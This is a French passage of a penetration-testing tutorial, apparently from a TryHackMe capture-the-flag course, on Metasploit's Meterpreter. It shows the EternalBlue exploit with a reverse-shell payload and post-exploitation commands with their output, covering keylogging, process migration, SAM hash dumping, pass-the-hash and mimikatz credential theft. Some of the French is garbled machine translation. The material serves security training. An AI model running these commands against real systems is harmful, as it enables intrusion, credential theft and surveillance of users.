La liste affichera Versions Meterpreter disponibles pour les plates-formes suivantes ;

- Android
- AppleiOS
- Java
- Linux
- OS X
- PHP
- Python
- Les fenêtres

Votre décision sur laquelle la version de Meterpreter à utiliser sera principalement basée sur trois facteurs ;

- La cible opérant (Le système d'exploitation cible est-il Linux ou Windows ? Est-ce un appareil Mac ? Est-ce un téléphone Android ? etc.)
- Composants disponibles sur le système cible (Python est-il installé ? Est-ce un site Web PHP ? etc.)
- Connexion réseau types que vous pouvez avoir avec le système cible (Autorisent-ils les connexions TCP brutes ? Pouvez-vous uniquement avoir un HTTPS connexion inversée ? Les adresses IPv6 ne sont-elles pas aussi étroitement surveillées que les adresses IPv4 ? etc.)

Si vous n'utilisez pas Meterpreter en tant que charge utile autonome générée par Msfvenom, votre choix peut également être limité par l'exploit. Vous remarquerez que certains exploits auront une charge utile Meterpreter par défaut, comme vous pouvez le voir dans l'exemple ci-dessous avec l'exploit **ms17_010_eternalblue**.

Charge utile par défaut pour MS17-010

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Vous pouvez également lister d'autres charges utiles disponibles à l'aide de la commande **show payloads** avec n'importe quel module.

Charges utiles disponibles

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads
```

Compatible Payloads

=====

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	----	-----	
0	generic/custom		manual	No	Custom Payload
1	generic/shell_bind_tcp		manual	No	Generic Command Shell, Bind TCP Inline
2	generic/shell_reverse_tcp		manual	No	Generic Command Shell, Reverse TCP Inline
3	windows/x64/exec		manual	No	Windows x64 Execute Command
4	windows/x64/loadlibrary		manual	No	Windows x64 LoadLibrary Path
5	windows/x64/messagebox		manual	No	Windows MessageBox x64
6	windows/x64/meterpreter/bind_ipv6_tcp			manual	No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
7	windows/x64/meterpreter/bind_ipv6_tcp_uuid			manual	No Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
8	windows/x64/meterpreter/bind_named_pipe			manual	No Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager [...]

3.3 Commandes Meterpreter

Dactylographie **help** sur n'importe quel séance Meterpreter (illustrée par **meterpreter>** à l'invite) listera toutes les commandes disponibles.

Le menu d'aide de Meterpreter

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
bg            Alias for background
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close         Closes a channel[...]
```

Chaque version de Meterpreter aura différentes options de commande, donc exécuter la commande **help** est toujours une bonne idée. Les commandes sont des outils intégrés disponibles sur Meterpreter. Ils fonctionneront sur le système cible sans chargement de script ou fichier exécutable supplémentaire.

Meterpreter est fournis avec trois principales catégories d'outils ;

- Commandes Intégré
- Compteur outils
- Compteur script

Si vous lancez la commande **help**, vous verrez Les commandes Meterpreter sont répertoriées dans différentes catégories.

- Commandes principales
- Système de fichiers commandes
- La mise en réseau commandes
- Commandes système
- Interface utilisateur commandes
- Commandes de webcam
- Sortie audio commandes
- Élever commandes
- Base de données de mots de passe commandes
- Horodatage commandes

Veuillez noter que la liste ci-dessus a été tiré de la sortie de la commande **help** sur Windows version de Meterpreter (windows/x64/meterpreter/reverse_tcp). Ceux-ci seront différents pour les autres versions Meterpreter.

Commandes Meterpreter

Les commandes de base seront utiles pour naviguer et interagir avec le système cible. Vous trouverez ci-dessous quelques-uns des plus couramment utilisés. Se souvenir de vérifier toutes les commandes disponibles en exécutant la commande `help` une fois qu'une session Meterpreter a démarré.

Commandes principales

- **background**: Fond le session actuelle
- **exit**: Terminer la session Meterpreter
- **guid**: Obtenir le GUID de la session (Globally Unique Identifier)
- **help**: Affiche le menu d'aide
- **info**: Affiche des informations sur un module Post
- **irb**: Ouvre un shell Ruby interactif sur la session en cours
- **load**: Charge une ou plusieurs extensions Meterpreter
- **migrate**: Vous permet de migrer Meterpreter vers un autre processus
- **run**: Exécute un script Meterpreter ou un module Post
- **sessions**: passer rapidement à une autre séance

Système de fichiers commandes

- **cd**: Changera de répertoire
- **ls**: Listera les fichiers dans le répertoire courant (dir fonctionnera également)
- **pwd**: Imprime le répertoire de travail courant
- **edit**: vous permettra d'éditer un fichier
- **cat**: Affiche le contenu d'un fichier à l'écran
- **rm**: Supprime le fichier spécifié
- **search**: recherchera des fichiers
- **upload**: Téléchargera un fichier ou un répertoire
- **download**: va télécharger un fichier ou répertoire

Commandes de mise en réseau

- **arp**: Affiche le cache ARP (Address Resolution Protocol) de l'hôte
- **ifconfig**: Affiche le réseau interfaces disponibles sur le système cible
- **netstat**: Affiche le réseau Connexions
- **portfwd**: Transfère un local port vers un service distant
- **route**: Permet de visualiser et de modifier la table de routage

Commandes système

- **clearev**: Efface l'événement journaux
- **execute**: Exécute une commande
- **getpid**: Affiche l'identifiant du processus actuel
- **getuid**: Affiche l'utilisateur sous lequel Meterpreter s'exécute
- **kill**: Termine un processus
- **pkill**: Termine les processus par leur nom
- **ps**: Répertorie les processus en cours d'exécution
- **reboot**: Redémarre l'ordinateur distant
- **shell**: Tombe dans un shell de commande système
- **shutdown**: Arrête le ordinateur distant
- **sysinfo**: Obtient des informations sur le système distant, tel que le système d'exploitation

Autres commandes (celles-ci seront répertoriés sous différentes catégories de menu dans le menu d'aide)

- **idletime**: Renvoie le nombre secondes d'inactivité de l'utilisateur distant
- **keyscan_dump**: Vide la frappe amortir
- **keyscan_start**: Commence la capture frappes
- **keyscan_stop**: Arrête la capture frappes
- **screenshare**: Vous permet de regarder le bureau de l'utilisateur distant en temps réel
- **screenshot**: Prend une capture d'écran du bureau interactif
- **record_mic**: Enregistre le son de le microphone par défaut pendant X secondes
- **webcam_chat**: Démarre une vidéo discuter
- **webcam_list**: Répertorie les webcams
- **webcam_snap**: Prend un instantané de la webcam spécifiée
- **webcam_stream**: lit un flux vidéo de la webcam spécifiée
- **getsystem**: Tentatives d'élévation votre privilège à celui du système local
- **hashdump**: Vide le contenu de la base de données SAM

Bien que tous ces Les commandes peuvent sembler disponibles dans le menu d'aide, elles peuvent ne pas toutes fonctionner. Par exemple, le système cible peut ne pas avoir une webcam, ou il peut être exécuté sur une machine virtuelle sans environnement de bureau approprié.

3.4 Post-Exploitation avec Meterpreter

Meterpreter vous fournit de nombreuses commandes utiles qui facilitent la phase de post-exploitation. Ci-dessous quelques exemples que vous utiliserez souvent.

Help

Cette commande vous donnera une liste de tous les commandes dans Meterpreter. Comme nous l'avons vu précédemment, Meterpreter a de nombreuses versions, et chaque version peut avoir des options disponibles. Taper **help** une fois que vous avez une session Meterpreter vous aidera à parcourir rapidement les commandes.

Le menu d'aide de Meterpreter

```
meterpreter > help

Core Commands
=====

Command      Description
-----
?             Help menu
background    Backgrounds the current session
bg            Alias for background
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel       Displays information or control active channels
close         Closes a channel[...]
```


Commandes Meterpreter

La commande **getuid** affichera l'utilisateur avec lequel Meterpreter est actuellement en fonctionnement. Cela vous donnera une idée de votre niveau de privilège possible sur le système cible (par exemple, êtes-vous un niveau administrateur utilisateur comme NT AUTHORITY\SYSTEM ou un utilisateur régulier ?)

La commande getuid

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

La commande **Ps** listera les processus en cours d'exécution. La colonne **PID** vous donnera également les informations PID dont vous aurez besoin pour migrer Meterpreter vers un autre processus.

La commande ps

```
meterpreter > ps
Process List
=====
PID PPID Name Arch Session User Path
--- --
0 0 [System Process]
4 0 System x64 0
396 644 LogonUI.exe x64 1 NT AUTHORITY\SYSTEM C:\Windows\system32\LogonUI.exe
416 4 smss.exe x64 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
428 692 svchost.exe x64 0 NT AUTHORITY\SYSTEM
548 540 csrss.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\csrss.exe
596 540 wininit.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\system32\wininit.exe
C:\Windows\system32\conhost.exe[...]
```

Migrate

La migration vers un autre processus aidera Meterpreter à interagir avec lui. Par exemple, si vous voyez un traitement de texte en cours d'exécution sur la cible (par exemple word.exe, notepad.exe, etc.), vous pouvez migrer vers celui-ci et commencer à capturer les frappes envoyées par l'utilisateur à ce processus. Certaines versions de Meterpreter vous offriront les options de commande **keyscan_start**, **keyscan_stop**, et **keyscan_dump** pour que Meterpreter agisse comme un enregistreur de frappe. La migration vers un autre processus peut également vous aider à avoir une session Meterpreter plus stable.

Pour migrer vers n'importe quel processus, vous devez taper la commande **migrate** suivie du **PID** du processus cible souhaité. L'exemple ci-dessous montre la migration de Meterpreter vers l'ID de processus 716.

La commande migrer

```
meterpreter > migrate 716
[*] Migrating from 1304 to 716...
[*] Migration completed successfully.
meterpreter >
```

Faite attention; vous risquez de perdre vos privilèges d'utilisateur si vous migrez d'un utilisateur à privilèges plus élevés (par exemple SYSTEM) vers un processus lancé par un utilisateur moins privilégié (par exemple, un serveur Web). Vous ne pourrez peut-être pas les récupérer.

Hashdump

La commande **hashdump** listera le contenu de la base de données **SAM**. La base de données **SAM** (Security Account Manager) stocke les mots de passe des utilisateurs sur les systèmes Windows. Ces mots de passe sont stockés dans le **NTLM** (Nouvelle technologie LAN Manager).

La commande hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

Bien qu'il ne soit pas mathématiquement possible de "déchiffrer" ces hachages, vous pouvez toujours découvrir le mot de passe en clair en utilisant des bases de données NTLM en ligne ou une attaque par table arc-en-ciel. Ces hachages peuvent également être utilisés dans les attaques Pass-the-Hash pour s'authentifier auprès d'autres systèmes que ces utilisateurs peuvent accéder au même réseau.

Search

La commande **search** est utile pour localiser les fichiers contenant des informations potentiellement juteuses. Dans un contexte CTF, cela peut être utilisé pour trouver rapidement un indicateur ou un fichier de preuve, tandis que dans les missions de test d'intrusion réelles, vous devrez peut-être rechercher des fichiers générés par l'utilisateur ou des fichiers de configuration pouvant contenir un mot de passe ou des informations de compte.

La commande de recherche

```
meterpreter > search -f flag2.txt
Found 1 result...
  c:\Windows\System32\config\flag2.txt (34 bytes)
meterpreter >
```

Shell

La commande **shell** lancera un shell de ligne de commande standard sur le système cible. En appuyant sur **CTRL + Z** vous aidera à revenir au shell Meterpreter.

La commande shell

```
meterpreter > shell
Process 2124 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

Meterpreter fournit plusieurs outils de post-exploitation importants.

Les commandes mentionnées précédemment, telles que **getsystem** et **hashdump** fournira un effet de levier important et des informations pour l'escalade des privilèges et le mouvement latéral. Meterpreter est également une bonne base que vous pouvez utiliser pour exécuter des modules de post-exploitation disponibles sur le framework Metasploit. Enfin, vous pouvez également utiliser la commande **load** pour tirer parti d'outils supplémentaires tels que Kiwi ou même l'ensemble du langage Python.

Chargement de Python

```
meterpreter > load python
Loading extension python...Success.
meterpreter > python_execute "print 'TryHackMe Rocks!'"
[+] Content written to stdout:
TryHackMe Rocks!

meterpreter >
```

La phase de post-exploitation aura plusieurs objectifs ; Meterpreter a des fonctions qui peuvent tous les aider.

- Collecte d'informations supplémentaires sur le système cible.
- Recherche de fichiers intéressants, d'informations d'identification utilisateur, d'interfaces réseau supplémentaires et d'informations généralement intéressantes sur le système cible.
- Escalade de privilèges.
- Mouvement latéral.

Une fois qu'un outil supplémentaire est chargé à l'aide de la commande **load**, vous verrez de nouvelles options sur le menu **help**. L'exemple ci-dessous montre les commandes ajoutées pour le module Kiwi (en utilisant la commande `load kiwi`).

Kiwi en cours de chargement

```
meterpreter > load kiwi
Loading extension kiwi...
#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
```

Ceux-ci changeront en fonction du menu chargé, donc en exécutant la commande **help** après le chargement d'un module est toujours une bonne idée.

Le menu d'aide mis à jour

```
Kiwi Commands
=====
Command      Description
-----
creds_all    Retrieve all credentials (parsed)
creds_kerberos Retrieve Kerberos creds (parsed)
creds_msv    Retrieve LM/NTLM creds (parsed)
creds_ssp    Retrieve SSP creds
creds_tsppkg Retrieve TsPkg creds (parsed)
creds_wdigest Retrieve WDigest creds (parsed)
dcsync       Retrieve user account information via DCSync (unparsed)
dcsync_ntlm  Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create Create a golden kerberos ticket
kerberos_ticket_list List all kerberos tickets (unparsed)
kerberos_ticket_purge Purge any in-use kerberos tickets
kerberos_ticket_use Use a kerberos ticket
kiwi_cmd     Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam Dump LSA SAM (unparsed)
lsa_dump_secrets Dump LSA secrets (unparsed)
password_change Change the password/hash of a user
wifi_list    List wifi profiles/creds for the current user
wifi_list_shared List shared wifi profiles/creds (requires SYSTEM)
```